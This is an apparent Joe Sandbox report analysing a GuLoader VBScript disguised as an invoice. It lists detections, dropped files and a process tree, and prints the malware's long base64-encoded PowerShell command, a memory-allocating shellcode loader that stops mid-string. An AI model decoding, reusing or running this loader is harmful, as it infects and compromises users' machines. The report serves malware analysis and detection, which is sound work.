ID: 623396
Sample Name:
WWVN_INVOICE_8363567453.vbs
Cookbook: default.jbs
Time: 14:02:15
Date: 10/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents 2
Windows Analysis Report WWVN_INVOICE_8363567453.vbs 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 6
Threatname: GuLoader 6
Yara Signatures 6
Memory Dumps 6
Sigma Signatures 6
Snort Signatures 6
Joe Sandbox Signatures 6
AV Detection 6
Networking 6
System Summary 7
Data Obfuscation 7
HIPS / PFW / Operating System Protection Evasion 7
Mitre Att&ck Matrix 7
Behavior Graph 7
Screenshots 8
Thumbnails 8
Antivirus, Machine Learning and Genetic Malware Detection 9
Initial Sample 9
Dropped Files 9
Unpacked PE Files 9
Domains 9
URLs 9
Domains and IPs 10
Contacted Domains 10
Contacted URLs 10
URLs from Memory and Binaries 10
World Map of Contacted IPs 10
General Information 10
Warnings 11
Simulations 11
Behavior and APIs 11
Joe Sandbox View / Context 11
IPs 11
Domains 11
ASNs 11
JA3 Fingerprints 11
Dropped Files 11
Created / dropped Files 11
C:\Users\user\AppData\Local\Temp\Hetero3.dat 11
C:\Users\user\AppData\Local\Temp\RESD70A.tmp 12
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ls4gwl5e.umh.ps1 12
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ux2laugn.p4m.psm1 12
C:\Users\user\AppData\Local\Temp\nmk1nqgs\CSCB6EACAC7C331481095CED6A2215A0F6.TMP 13
C:\Users\user\AppData\Local\Temp\nmk1nqgs\nmk1nqgs.0.cs 13
C:\Users\user\AppData\Local\Temp\nmk1nqgs\nmk1nqgs.cmdline 13
C:\Users\user\AppData\Local\Temp\nmk1nqgs\nmk1nqgs.dll 13
C:\Users\user\AppData\Local\Temp\nmk1nqgs\nmk1nqgs.out 14
Static File Info 14
General 14
File Icon 14
Network Behavior 15
Statistics 15
Behavior 15
System Behavior 15
Analysis Process: wscript.exePID: 5560, Parent PID: 3616 15
General 15
File Activities 15
Analysis Process: powershell.exePID: 6876, Parent PID: 5560 15
General 16
File Activities 18
File Created 18
File Deleted 18
File Written 19
File Read 20
Analysis Process: conhost.exePID: 6888, Parent PID: 6876 21
General 21

Analysis Process: csc.exePID: 4608, Parent PID: 6876 21
General 21
File Activities 21
File Created 21
File Deleted 21
File Written 22
File Read 22
Analysis Process: cvtres.exePID: 6348, Parent PID: 4608 22
General 22
File Activities 22
Disassembly 23


Windows Analysis Report

WWVN_INVOICE_8363567453.vbs


Overview

General Information

Sample Name:	WWVN_INVOICE_8363567453.vbs
Analysis ID:	623396
MD5:	9f8e253fd51c33a..
SHA1:	6868a9005489e5.
SHA256:	c33e4e9bf305ce…
Infos:	



Detection




GuLoader

Score:	84
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Yara detected GuLoader
- Wscript starts Powershell (via cmd …
- C2 URLs / IPs found in malware con…
- Potential malicious VBS script foun…
- Encrypted powershell cmdline option…
- Very long command line found
- Found a high number of Window / U…
- Queries the volume information (nam…
- Java / VBScript file with very long s…
- Drops PE files

Classification



Process Tree

- **System is w10x64**
- wscript.exe (PID: 5560 cmdline: C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\WWVN_INVOICE_8363567453.vbs" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
  - powershell.exe (PID: 6876 cmdline: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" -EncodedCommand "IwBOAGEAbgBkAGkAbgBtAGUA
NQAgAEIAbwBiAGwAZQBrAGEAIABBAHIAdABpAGsAdQBsAGUAcgAgAGgAbwB0AG0AIABGAG8AcgBtAG4AaQBuADQAIABWAGkAZwBlAHMAaQBtAG8AawBpADYA
IABzAHQAbwBtACAARQBjAGgAaQBuAGkAdAA2ACAAcAByAG8AbgBhAHQAaQB2ACAAUAB5AHIAbwAgAFQAZQB4AHQAdAB2ADcAIABFAGwAZQB2AGEAdABvAHIA
ZgByACAAUgBBAE0AUgBPAEQAUwBBACAAUQBlAGsAdQByAHMAdQBzAHMAIABiAGUAYQBuAHAAbwAgAFMAawByAGsAMgAgAHAAbwBsAGEAcgBpACAAbQBlAGQA
ZQBvAGwAYQAgAEwAbwByAGEAIABSAGEAcABoAGkANgAgAA0ACgAjAGQAZQBmAGEAIABwAGkAZQBkACAAVABhAG4AZABrAGQAcwBiAGUAIABVAG4AaQBtAG0A
bwByACAAQgBhAGQAZwBlAHIAYgA2ACAAZQB4AGMAbAB1AHMAIABDAGgAbwBuAGQAcgBvAGcAOAAgAEEARQBSAE8ATABPACAARgBJAFMASABFAFIATQBBAE4A
SQAgAEYAQQBHAEkATgBUAEUARwBSACAASQBuAGMAZQBwAHQAbwAzACAAUwBuAHUAcgBsADYAIABCAGkAcwBlAHgAdQBhACAAZABvAHMAcwBlAHIAIABnAGEA
dgBlAGwAIABtAGUAdABhAGYAbwByAGUAIAB0AHIAYQBuACAAYQB0AGEAawAgAFMAZQBpAHMAbQBpADIAIABOAG8AbgBmAGEAYgB1AGwAIABEAGkAZwB0AGUA
awAzACAAUgBFAEcATgBTAEsAQQAgAFAAaAB5AHQAbwBtAGUAOQAgAE0AdQByAGEAZQAgAEgAYQBsAHYAOAAgAFYATwBDAEkARgBFAFIAQQBUAEUAIABXAE8A
TwBEAEMAUgBBAEYAVAAgAGgAYQByAGQAaABlAGEAcgB0ACAASwBuAGkAYgAgAHMAZQBqAHQAIAANAAoAIwBJAG0AbQBlAHIAdgBrADgAIABTAHAAcgBvAGcA
ZgBsACAAUgBFAEQAUwBIAEkAIABzAGkAZgBmAGwAZQB1AHMAIABTAHUAcABlAHIAIAByAGkAZgB0AGUAcgBzACAARwByAG8AdQBjAGgAIABQAHIAbwBlAHYA
ZQB0AGkAIABQAFIATwBUAEUATgBTAEkAIABMAHkAZABiAGkAbABsAGUAZABlACAAUwBVAEIARQBMAEUAQwBUAFIAIABSAGEAbQBtAGUAdABjAGgAbwBvACAA
QwBJAFMAUwBFAFMAQQBSACAAQgByAGUAZAAgAGoAbwByAGQAZgBzAHQAZQAgAEEAbgB0AGkAcwBlAG4AcwAgAEwATwBYAE8AIAANAAoAIwBTAHAAbAB1AHIA
ZwB5AHAAeQA3ACAAUwBlAHAAdABlAG4AIABEAGkAbQBzACAAVABlAGIAcgBlAHYAcwB1AG4AYwAyACAAUwB0AHQAdABlAHAAAMgAgAGwAaQBrAHYAaQBkAGUA
IABBAGYAdAB2AGkAIABwAGEAbgB0AG8AZwAgAHYAZQBqAGIAeQBnACAAYwBvAGMAbwAgAEkAUwBCAFIAWQAgAFAAQQBTAFMAIABQAGkAbgBmACAAbQB1AG4A
aQBrAGEAdAAgAHUAbgBzAGUAIABHAFUATABEAFIAIABNAGUAbABvAGQAaQBvAHUAIABwAGEAbgBpAG0AZQB0AGUAIABSAGEAZgB0AGUAcwBvAHMAdABlACAA
YQB2AGEAbgBjAGUAbQBlAG4AdAAgAEUAbgB0AGUAYQBzAHUAYgBwAHIAIABNAFkAQwBFACAAVABpAGQAbABuAG4AZQBkAGUAMwAgAG8AZAB5AHMAcwBlAG4A
IABkAHIAeQBwAHQAcgByAGUAbgAgAHAAZQByAHMAbwAgAA0ACgAjAGgAbwByAG4AIABDAGUAbgB0AHIANAAgAEgAZQBuAHQAIABwAGEAbgBpAG0AZQB0AGUA
TwBSAEQAQQBNAFAATgBJAE4AIABJAG4AdAByAGEAZgBvAGwAIABDAGEAbABkAHIAbwBuACAAaQBuAGYAcgAgAHYAYQBsAGcAIABTAEkAUwBZAFIASQAgAEcA
ZQBuAG8AYQBrAG8AIABzAGsAYQBkAGUAZwByAGUAcgAgAFUAbgBkAGUAcgBhAGYAcwBuAGkAZQBzACAAUgBvAGUAbABlAHIA
aQBlAHIAIABDAEgAQQBJACAADQAKACMARABlAHQAbwB4AGkAZgAgAGEAZgBtAGEAbABpACAASABtAG0AZQB0AG4AIABBAGwAawBvAGgAbwBsAHQAeQBwADkA
IABsAGkAbgBpAGUAIABUAEEAQQBSAE4AIABtAGUAcgBvACAAUwBwAGUAYwB0AHIAbwA4ACAAcwB0AGoAZQByAG4AIABQAG8AcwBpAHQAaQBvACAAQQB1AHQA
bwBiAGkAbwAgAHUAdABhAGsAbgBlACAASAB1AG0AYQBuAGgAbwBvADMAIABvAG0AcABsACAAQgBlAHYAaQBzAGYAcgBlAGwAcwAzACAAQgByAGkAbABsAGUA
ZgBvAGQAZQA2ACAARQBKAEUATgBEAE8ATQBTACAAVAB1AHIAaQBzAHQAawA0ACAAYwBoAGEAbgB0AGEAbgBoAG4AZABlAHMAdABhACAAQgBJAEwA
RgBSAEEARwBUAEUAUgAgAFMASQBEAEgARQBQAFIARQAgAA0ACgAjAFMAawBpAGQAZQBuAHQAIABhAGEAbgBkAGUAcgBmAGkAYQB1ACAAVABhAGwAbAB3AG8A
bwA1ACAAdgBpAG4AbwBsAG8AZwBpAHMAdAAgAEwATwBZAEEATABFACAAVgBhAGwAZQByAGkANAAgAGwAYQB2AGkAbgAgAEIAYQBhAHIAOQAgAGYAbwByAHYA
ZQBuAHQAZQBsACAATgBvAG4AYwBvAG4AdgAgAA0ACgAjAFAARQBSAFMATwBOAE4AQQBWACAAaQBkAGUAbQBwACAAcwB0AGEAcgB0ACAAYwBoAG8AeQBhAGkA
bgB0AGkAIABsAG8AeABpAGMAdAAgAEgAZQBzAHQAZQBiAHIAZQAxACAARgBvAGUAbABlAHIAIAByAGUAcQB1AGcAbgBpAG4AZwBzAGYAdQAgAHMAdQBzAHAA
ZQBiAGEAIAByAGUAcQB1AGkAcgAgAHQAZQBtAHAAbwByAGEAIABwAHIAYQBpAHMAZQAgAEEAcQ

cgA2ACAAVQBOAFUAUwBFAEQAIABNAEEARwBOACAAQQBnAHIAYQBmADEAIABBAG0AYgBlAHIAbgA0ACAAQQBuAGQAZQBuAGsAbABhADgAIABKAGEAZwBnAGUA
ZABuACAAcwBvAGwAaQBkAGEAdABpAG4AZwAgAEEAbgBnAGkAdgBlACAAQgBSAEUAVgBWACAATQBJAFMAVABBAE4ASwBFAFIAIAANAAoAIwBQAGEAbABlAGkA
YwBoAHQAaAB5ADYAIABDAGwAbwB3AG4AZQByAGkAIAB0AHIAaQB2AHMAZQBsAHMAcAAgAFAAYQBtAGUANgAgAFQAaQBnAGgAdAB3AGkAIABVAG4AdwBpAGwA
OAAgAFAAZQByAGkANAAgAFAAcgBvAGQAdQBrACAARABhAGcAYwBlAG4AdAByACAARwBSAEEATgBVAEwAQQAgAFMAagB1AHMAcwBlAG4AcwByAG8ANQAgAEkA
UwBDAEgASQBBAEMAQgBFACAATABlAGUAZgA3ACAADQAKACMAVAByAGUAbQBvAHUAcgBpAG4AdAA1ACAAUwBKAFUAUwBLAEUATQBBAEwAIABEAG
oAZQBsAGwAIABNAGkAbABpAHQAcgBsADkAIABHAGwAbwBzAHMAYQBuACAAUgBFAFYASQBFAFcAUwBEACAAUgBFAEUATABQAEUARABBAE4AVAAgAEgAdQBzAG
gAbwBsAGQAZQAgAEEATABJAEUATgBBACAARABvAGIAYgBlAGwAdABmAHUAbgAgAFQAZQBhAHQAIABIAGkAbgBkAGUAcgBlACAAUwBrAHkAZAA3ACAAbQB5AG
cAZwBlAHMAIABMAHkAbgBsAGEAYQBzAGgAIABQAGEAYQB0AHIAIABGAGEAYgByAGkAawBzADkAIAANAAoAIwBQAEEAQQBUAEUARwBOAEUAUgAgAEQAZQB0AG
EAbABqAGUAcgBlAHIAIAB0AGkAZwBnAGUAcgBzAGsAZQAgAEYAaQBsAGUAcwAgAHIAZQB0AHMAbwBwAGcAcgAgAFAATABVAFIAIABKAHUAZwBlAG4AZABtAG
4AcwB0ACAAVQBkAGIAdQA1ACAASABlAGEAdgB5AGgAIABtAGkAbABpACAAbQBlAGwAbwBkACAAYQBmAGwAYQBkAG4AaQBuACAADQAKACMAYQBmAHQAdgAgAG
EAYQBuAGQAZQB2AGUAIABiAHIAbwBkAHkAYQBnAGEAcwAgAHQAZQBsAGUAbwBjAGUAcgBhAHMAIABPAEMAVABBAFYATwBLACAAWgBhAHIAegB1ADMAIABJAE
4ARABTACAAVABXAEkAUwBDACAAUwBLAE8AVgBTAEwATwAgAFQAbwB3AG4AbABhAG4AZABsAHkAIAANAAoAIwBQAFIASQBTACAARwByAHUAcwB2AGUAagBlAD
kAIABVAG4AbQBhAHIAYgBsAGUAaQB6ACAAQQBMAEsATwBIAE8ATAAgAEQARQBWAEkAQQBUAEkATwBOACAASABvAG0AYQB0AG8AIABDAHIAZQBhAHQAaQAgAF
MAdABvAGIAcwBiADcAIABhAG4AZgBsAGoAZQBuACAARgBvAHIAZQB0AGEAZwBlAG4AIABQAHIAbwB0ACAAVQBQAEwARQBBAFAARQBEACAAZABpAG0AcABsAG
UAbQBlACAAZwBlAHIAdABoAGEAcwBoAGEAIABTAFQATwBSAEsARQBOAEIAQgAgAA0ACgAjAEEAcwBzAHUAcgBhAGIAbAAgAE0AZQB0AGEAZgBvAHIAZQByAG
4AIABJAEgAVQBLAE8ATQBQACAAWAB5AGwAbwBjADgAIABTAHQAYQBuAGQAYQByACAASABhAG4AZABsAGkAbgBnAHMAbAAgAFAAZQB3AGYAdQBsAGIAbABvAD
IAIABNAGkAcwB0AG4AMwAgAE8AWQBTAFQARQBSACAARABlAHQAYQBpAGwAcAByACAAcgBlAGYAbwByACAAUgBJAEcAUwBSAEUAVgBJACAAYwBsAG8AZgBpAG
IAIABLAE4ASQBDACAAQgByAG4AZQBsAG8AawBrACAARABlAG0AbwBuAHQAZQByADgAIAB0AGEAcgB2ACAAcwBsAGcAZQByAHMAdAAgAFUATgBEAEUAUgAgAA
0ACgAjAFMAYQBuAHMAZQB2AGUAOQAgAEkAcgByAGUAcwBwACAAQgBJAFIAQwBIAEUAIABNAGUAZwBhACAARABhAGcAbABuAHMAcwBhADIAIABLAFkAUwBUAC
AAUwB0AG8AbQBhAHQAbwBsAG8AIABBAHQAdAB5ACAAcgB1AHQAaQBuAGUAcwBzACAAcABpAGMAYQBtAGEAcgAgAGwAYQBjAGMAaQBjAGgAZQAgAEIAWQBHAE
cARQBNAFkATgAgAGcAcgBpAG0AYQBzACAAaQBuAHQAcgB1ACAAbQBhAHIAcQAgAGoAYQByAGQAbwBuAG4AIABjAGgAbwBsAG8AcwAgAE0ATwBSAEIASQAgAF
MAQQBWAEEARwBFAFMAUwAgAFIASQBEAEUASABBAFMAVABBAFMAIABTAHQAZQBtAG0AZQByAGUAdABzADUAIAByAGUAdgBpACAAQgBhAHMAdABpAGwAbAA4AC
AAQgBlAGQAYQAgAFMAQwBVAFIAUgBJAEUAIABVAE0ARQBEAEcAUgAgAEsAeQBsAGkAbgAgAHUAbgBmAGkAIABzAGwAaQBwACAAUABSAEUASABBAE4AUwAgAA
0ACgAjAEEAbgBkAGUAbgBrAGwAYQBzAHMAIABkAGUAbQBhACAAUwBDAEkATABBAEEARQBSACAAYgBsAHIAZQBoAGEAIABSAG8AbgBpAG4AZwA4ACAAQwBVAE
UATQBBAE4AUwBIAEkAIABLAGEAcwBlAHIAbgAgAFIAdQBmAGcAYQByAGQAaQBuACAAcAByAGEAbgBnAGUAbgAgAFUAUwBQAEUAQwBJAEYASQAgAFMAdQBiAG
wAaQBtACAASwBFAFIATgBFAE8AUAAgAEEAcgBpAGQAIABiAHIAbgBlAGYAZAAgAA0ACgAjAEsAYQBmAGYAZQBnACAAQgBvAG8AbgBkAG8AZwBnAGwAZQAgAE
4AbwBzAHQAIABSAGkAZgBsAGUAdAB0AG8AcgA3ACAAUwBVAFIARwBFAEwARQBTAFMAIABJAGQAcgB0AHMAaABqAHMAawAyACAAcgBlAHMAZQByAHYAYQB0AG
kAbwAgAGsAaQBzAHMAZQAgAGcAYQB5AGwAdQBzAHMAaQB0ACAAYQB0AG8AbQBhAGYAZgBhAGwAZAAgAFIAQQBHAEUATwBVAFMAIABCAHUAdABpAGsAcwBkAH
IAaQAgAG8AcABkAGEAdABlACAASABvAHIAbgBiAHIAaQA0ACAAQwBvAG4AcwBhAG4ANwAgAE0ATABBAEUASwAgAEkAbwBkAGkAZABwAGgAaQBsADYAIABJAG
QAZQBhAGwAaQBzAG0AZQA0ACAARgBsAGEAZwBlACAASQBuAHYAbwBsAHYAZQByAHMANAAgAHUAbABuAGEAYQBuAGkAIABSAGsAZQBuAHUAbgAgAGwAaQBtAG
UAbABpACAAYQBhAHIAcgBpACAAbQBhAGQAZABvAHgAdQBkAHYAIABIAGUAbABoAGUAcwB0AGUAbgBhACAAUABvAHMAdAB1AGwAZQByADEAIABCAGUAegBlAG
wAcwBjACAAQgBsAGkAbgAgAA0ACgAjAEMAYQBzAHQAZQByADYAIAB2AGEAbgBkACAAYwBoAGEAZQBuAG8AIABTAHEAdQBhAHQAdAA1ACAASABJAEcASABMAC
AAQwBvAG4AYwBoAGEAZQAgAFAAYQByAHQAIABEAEUASwBMACAAcwB1AGIAcwBpAGQAZQAgAHUAbgBkAGUAIABmAGEAdQBuAGUAcgBhACAAcwBwAHIAZQBhAC
AAUABBAEMASQBGAEkAQwBBACAARgBKAEUATgBEAFQATABJACAAYwBlAHAAaABhAGwAbwB0AGgAbwAgAFMARQBSAFIAQQBUAEkATwAgAFMAZQByAGIAaQBzAG
sAZQBsADgAIAANAAoAIwBGAEwATABFAFMAQQBOACAAQQByAGEAZwBvAHIAbgB1AG4AYQAgAGUAbgBzAHIAZQB0AHQAZQBkAGUAIABNAHkAZQBsACAAcwB1AH
AAZQByAHMAZQB4AGUAIABBAGcAZwByAGEAdgBlAHIAZQAgAHQAaQBtAGUAbABvAGYAIABzAGkAbQBlAG8AbgBiAGUAdgBpACAAUABSAEUATwBQAEUATgBJAE
4AIABzAG0AZQBsAHQAZQAgAGoAZQBsAGwAeQBmAGkAcwBoAGEAIABHAGUAcgByAGEAIABQAG8AaQB0AHIAYQBpAGwAbwAgAA0ACgAjAFgAZQBuAG8AZwBsAG
8AcwAgAE8AdQB0AG4AIAByAGUAdgBpAHMAbwByAGYAIABWAEEAQQBCAEUATgBGAEEAIABSAHUAbQBzAGsAaQBiAGUAcgAxACAAQQB0AHQAZQBzAHQAZQA5AC
AASABhAGEAbgBkAGgAdgBlAGwAcwA4ACAARABJAFAATABPAE0AIABTAEkATABFAE4AQQBMACAATwBhAGsAeQBzAGwAagBkADQAIABMAGEAdABlAG4AcwAgAG
0AZgBnAGcAcgB1AG4AIABrAGEAcgB0AG8AdABlAGsAcwBvACAADQAKACMAZQBzAHQAbwAgAFQAYQBsAG0AIABUAHUAYQByAGUAZwAyACAAQgBsAG8AawBmAH
UAbgBrAHQAaQAxACAARgBvAHIAbABhACAAVAByAGEAbgAxACAAQQByAGIAZQBqAGQAIABOAG8AbgBjAG8AIABzAGkAZwB0AGUAbQBlAGwAcwBvACAARwBhAG
wAdgBhAG4AaQAgAEYAbwBkAGUAcgBmAGEAIABSAGUAcwBlAGMAdAA1ACAADQAKACMARQB0AGEAcABlAGwAYgBlAHQAIABCAGEAYwBrAGYAaQBzAGMAOAAgAE
0AWQBMAEQAUgBFACAATQBhAGwAYwA4ACAAZwBhAG0AbQBpAGMAawB1ACAARQBnAG0AdQBuAHQAdgBhACAASABLAEUAUwAgAFUAbgBpAHIAbwBu
AGkAYwA1ACAAVABpAGwAYgBhAGcAZQBzAGsAIABGAEkAUgBFAE8ARwBUAFkAVgAgAFMAdABlAGEAZABpAGUAcwB0ACAAUgBnAHQAZQBuAGQAZQBzADQAIABT
AGsAdgBhAGQAcgBvAG4AZQAgAEIAcgBlAGkAcwBsAGEAawBpACAADQAKACMAVgBJAFIASwBTAE8ATQBIACAARwB1AGUAcgA4ACAATQBBAE4AQwBIAEUAIABB
AGMAYwBvAG0AbQBvAGQAYQB0ACAAUwBlAG0AaQB2AGUAcgB0AGkANwAgAE4AQQBJAFYAIABMAG8AZwBvAGcAIABTAFAASQBEAFMARwAgAGcAawBhAG4AdABs
ACAAdAB1AGcAcgBpAGsAcwBwAHIAIABjAGgAYQBtACAAUwB5AHMAdABlAG0AYgBlADUAIABCAFIATwBOAFoARQBGACAADQAKACMAUgB1AG0AcABsAGUAbABh
AHMAIABEAEEATgBTAEUATQBVAFMARQAgAE0ARQBTAE8AUgBSAEgAIABVAE4ARABJAFMAQwBPAFYARQAgAFQAaQBkAHQAYQBnAGUAcgBlAHIAIABUAHkAcABv
AHMAcwB0AG8ANwAgAEIAUgBPAEsAQQBEAEUAUgBTAFIAIABNAHkAbwBzAG8AdAAgAHIAaQBkAGkAYwB1AGwAbwB1ACAAQgB1AGcAdAAgAHMAbABhAG4AdABl
ACAAagBvAGwAbABpAGUAZABhAG4AdAAgAE8ATQBEAEkAUgBJAEcARQBSACAARABlAHQAcgBvAG4AaQBzACAARgBhAGQAZAAzACAARAByAGkAawBrACAASwBS
AEEARwBFAEYAVQBHACAAUABTAEUAVQBEAE8AQQBNAEEAIABTAFkARABFACAAVQBOAEQARQBUAFIASQBNAEUAIAB0AGEAbQBsAHUAbgBnAHMAdQ
AgAGwAZQBvAG4AYQByAGQAbwB1ACAATwBwAGwAcgAgAGcAZQBtAGkAbgBhAHQAIABGAHIAdQBnAHQAaAA1ACAATQBFAFQAQQAgAFYAQQBOAEQA
TABCACAAVQBOAFQASABPACAAbQBpAHMAcgBlAGYAZQByAHIAZQAgAEsAaABhAGwANgAgAFMAdQBrAHIAaQBuAGcAZQAgAHYAZwB0AGkAZwAgAA0ACgANAAoA
DQAKAEEAZABkAC0AVAB5AHAAZQAgAC0AVAB5AHAAZQBEAGUAZgBpAG4AaQB0AGkAbwBuACAAQAAiAA0ACgB1AHMAaQBuAGcAIABTAHkAcwB0AGUAbQA7AA0A
CgB1AHMAaQBuAGcAIABTAHkAcwB0AGUAbQAuAFIAdQBuAHQAaQBtAGUALgBJAG4AdABlAHIAbwBwAFMAZQByAHYAaQBjAGUAcwA7AA0ACgBwAHUAYgBsAGkA
YwAgAHMAdABhAHQAaQBjACAAYwBsAGEAcwBzACAAYwBoAG8AbgBkAHIAbwBnAGEAMQANAAoAewANAAoAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAZwBkAGkA
MwAyACIAKQBdAHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAGMAIABlAHgAdABlAHIAbgAgAEkAbgB0AFAAdAByACAARQBuAHUAbQBGAG8AbgB0AHMAQQAoAHMA
dAByAGkAbgBnACAAUgB1AGMAdABpAG8AdQAsAHUAaQBuAHQAIABNAHUAcwBrAGkAbAB5ADcALABpAG4AdAAgAEQAZQBiAGkANwAsAGkAbgB0ACAAYwBoAG8A
bgBkAHIAbwBnAGEAMAAsAGkAbgB0ACAARgBhAHIAbQBhAGsALABpAG4AdAAgAFEAdQBpAG4AcQB1AGUAdgBlACwAaQBuAHQAIABTAEwARwBUACkAOwANAAoA
WwBEAGwAbABJAG0AcABvAHIAdAAoACIASwBFAFIATgBFAEwAMwAyACIALAAgAEUAbgB0AHIAeQBQAG8AaQBuAHQAPQAiAEMAcgBlAGEAdABlAEYAaQBsAGUA
QQAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABJAG4AdABQAHQAcgAgAFYAaQBhAGMAKABbAE0AYQByAHMAaABhAGwA
QQBzACgAVQBuAG0AYQBuAGEAZwBlAGQAVAB5AHAAZQAuAEwAUABUAHQAcgApAF0AcwB0AHIAaQBuAGcAIABSAHUAYwB0AGkAbwB1ACwAdQBpAG4AdAAgAE0A
dQBzAGsAaQBsAHkANwAsAGkAbgB0ACAARABlAGIAaQA3ACwAaQBuAHQAIABjAGgAbwBuAGQAcgBvAGcAYQAwACwAaQBuAHQAIABGAGEAcgBtAGEAawAsAGkA
bgB0ACAAUQB1AGkAbgBxAHUAZQB2AGUALABpAG4AdAAgAFMATABHAFQAKQA7AA0ACgBbAEQAbABsAEkAbQBwAG8AcgB0ACgAIgBuAHQAZABsAGwAIgApAF0A
cAB1AGIAbABpAGMAIABzAHQAYQB0AGkAYwAgAGUAeAB0AGUAcgBuACAAaQBuAHQAIABOAHQAQQBsAGwAbwBjAGEAdABlAFYAaQByAHQAdQBhAGwATQBlAG0A
bwByAHkAKABpAG4AdAAgAGMAaABvAG4AZAByAG8AZwBhADYALAByAGUAZgAgAEkAbgB0ADMAMgAgAEMAbABhAHQAaAByAGEANAAsAGkAbgB0ACAAVgBhAHIA
ZQBkAGUAawBsAGEALAByAGUAZgAgAEkAbgB0ADMAMgAgAGMAaABvAG4AZAByAG8AZwBhACwAaQBuAHQAIABPAHUAdABoAG8AdwBsAGkAbgBnADUALABpAG4A
dAAgAGMAaABvAG4AZAByAG8AZwBhADcAKQA7AA0ACgBbAEQAbABsAEkAbQBwAG8AcgB0ACgAIgBLAEUAUgBOAEUATAAzADIAIgAsACAARQBuAHQAcgB5AFAA
bwBpAG4AdAA9ACIAUgBlAGEAZABGAGkAbABlACIAKQBdAHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAGMAIABlAHgAdABlAHIAbgAgAGkAbgB0ACAAQwBEAEEA
QwAoAGkAbgB0ACAAVgBhAHIAZQBkAGUAawBsAGEAMAAsAHUAaQBuAHQAIABWAGEAcgBlAGQAZQBrAGwAYQAxACwASQBuAHQAUAB0AHIAIABWAGEAcgBlAGQA
ZQBrAGwAYQAyACwAcgBlAGYAIABJAG4AdAAzADIAIABWAGEAcgBlAGQAZQBrAGwAYQAzACwAaQBuAHQAIABWAGEAcgBlAGQAZQBrAGwAYQA0ACkAOwANAAoA
WwBEAGwAbABJAG0AcABvAHIAdAAoACIAVQBTAEUAUgAzADIAIgApAF0AcAB1AGIAbABpAGMAIABzAHQAYQB0AGkAYwAgAGUAeAB0AGUAcgBuACAASQBuAHQA
UAB0AHIAIABFAG4AdQBtAFcAaQBuAGQAbwB3AHMAKABJAG4AdABQAHQAcgAgAFYAYQByAGUAZABlAGsAbABhADUALABpAG4AdAAgAFYAYQByAGUAZABlAGsA
bABhADYAKQA7AA0ACgANAAoAfQANAAoAIgBAAA0ACgAjAFIAZQBtAG8AcAA4ACAARABSAFQAUgBJAE4ARQBUAEkATgAgAFIAZQB0AHIAZQA0ACAAVABqAGUA
cgByAGkAbAAgAFUAcgBzAGsAbwB2AHMAbQByACAARQB4AGkAbABpAGMAbQB5AHMAdAA2ACAASQBsAGQAcwBwAHkAZQBuAGQAZQAgAEIAYQBrAHQAIABNAEUA
TABJAE8AUgBBACAAcwByAHYAZQByAGkAIABBAHUAZwB1AHIAZQByACAADQAKACQAYwBoAG8AbgBkAHIAbwBnAGEAMgA9ACIAJABlAG4AdgA6AHQAZQBtAHAA
IgAgACsAIAAiAFwASABlAHQAZQByAG8AMwAuAGQAYQB0ACIADQAKACMAcABvAHMAdABwACAATQBvAG4AbwB0AG8AbgBlAHIAZQAgAFMASQBHAE4ASQBGACAA
VABpAGQAcwBrAHIAYQAgAEwARQBGAFQASQAgAFIARQBGAE8AUgBNAFAATABBAE4AIABLAGwAYQBnADUAIABSAG8AdABhAG0AYQBuACAASQBuAGQAaQB2ACAA
UgBvAHQAdABlAGYAbgBnAGUAIABUAGUAcgByAGkAdABvAHIAaQAyACAAWABZAEwATwBDAE8AUABBAFAAIABnAG8AZwB5AGQAZQAgAE0AaQBjAHIAbwBiAGUA
cAAgAA0ACgAkAGMAaABvAG4AZAByAG8AZwBhADMAPQAwADsADQAKACQAYwBoAG8AbgBkAHIAbwBnAGEAOQA9ADEAMAA0ADgANQA3ADYAOwANAAoAJABjAGgA
bwBuAGQAcgBvAGcAYQA4AD0AWwBjAGgAbwBuAGQAcgBvAGcAYQAxAF0AOgA6AE4AdABBAGwAbABvAGMAYQB0AGUAVgBpAHIAdAB1AGEAbABNAGUAbQBvAHIA
eQAoAC0AMQAsAFsAcgBlAGYAXQAkAGMAaABvAG4AZAByAG8AZwBhADMALAAwACwAWwByAGUAZgBdACQAYwBoAG8AbgBkAHIAbwBnAGEAOQAsADEAMgAyADgA
OAAsADYANAApAA0ACgAjAEsAQQBSAFQATwAgAEMAaABpAGwAIABlAHMAcAByAGkAdABpAG4AcwB0ACAAUwBIAFIASQBMAEwASQBOACAAQgBPAFAATABTACAA
QwByAHkAcAB0AG8AIABVAGsAcgBsAGkAZwBzAHQAZQAxACAATQBlAGwAbwB0AHIAYQAgAFMAVQBQAFAAUgBFAFMASQBWAEUAIABDAGgAZQBmACAAUgBvAHMA
ZQB2AGkAbgBlADUAIABCAGkAbABiAHIAbwBlAG4AcwBwACAAQQByAGIAZQBqADIAIABJAG4AdABlAHIAYwBhAG0AcAAgAEcARQBWAEEATABUAEkAIABSAFUA
QwBIAEUAUgBTAFQARQBOACAARABJAFMAUABSACAADQAKACQAYwBoAG8AbgBkAHIAbwBnAGEANAA9AFsAYwBoAG8AbgBkAHIAbwBnAGEAMQBdADoAOgBWAGkA
